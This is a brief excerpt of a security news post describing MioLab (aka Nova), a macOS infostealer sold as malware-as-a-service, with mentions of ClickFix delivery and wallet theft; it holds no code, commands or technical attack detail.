As Apple’s macOS footprint grows in both consumer and enterprise environments, dedicated infostealers like MioLab (aka Nova) show that Macs are no longer a niche target but a priority for cybercrime ecosystems. Marketed as a premium Malware‑as‑a‑Service (MaaS) on Russian‑language forums, MioLab combines an evasive macOS binary with a mature web panel, new ClickFix delivery […]
The post MioLab MacOS Stealer Expands With ClickFix, Wallet Theft, Team APIs appeared first on GBHackers Security | #1 Globally Trusted Cyber Security News Platform.
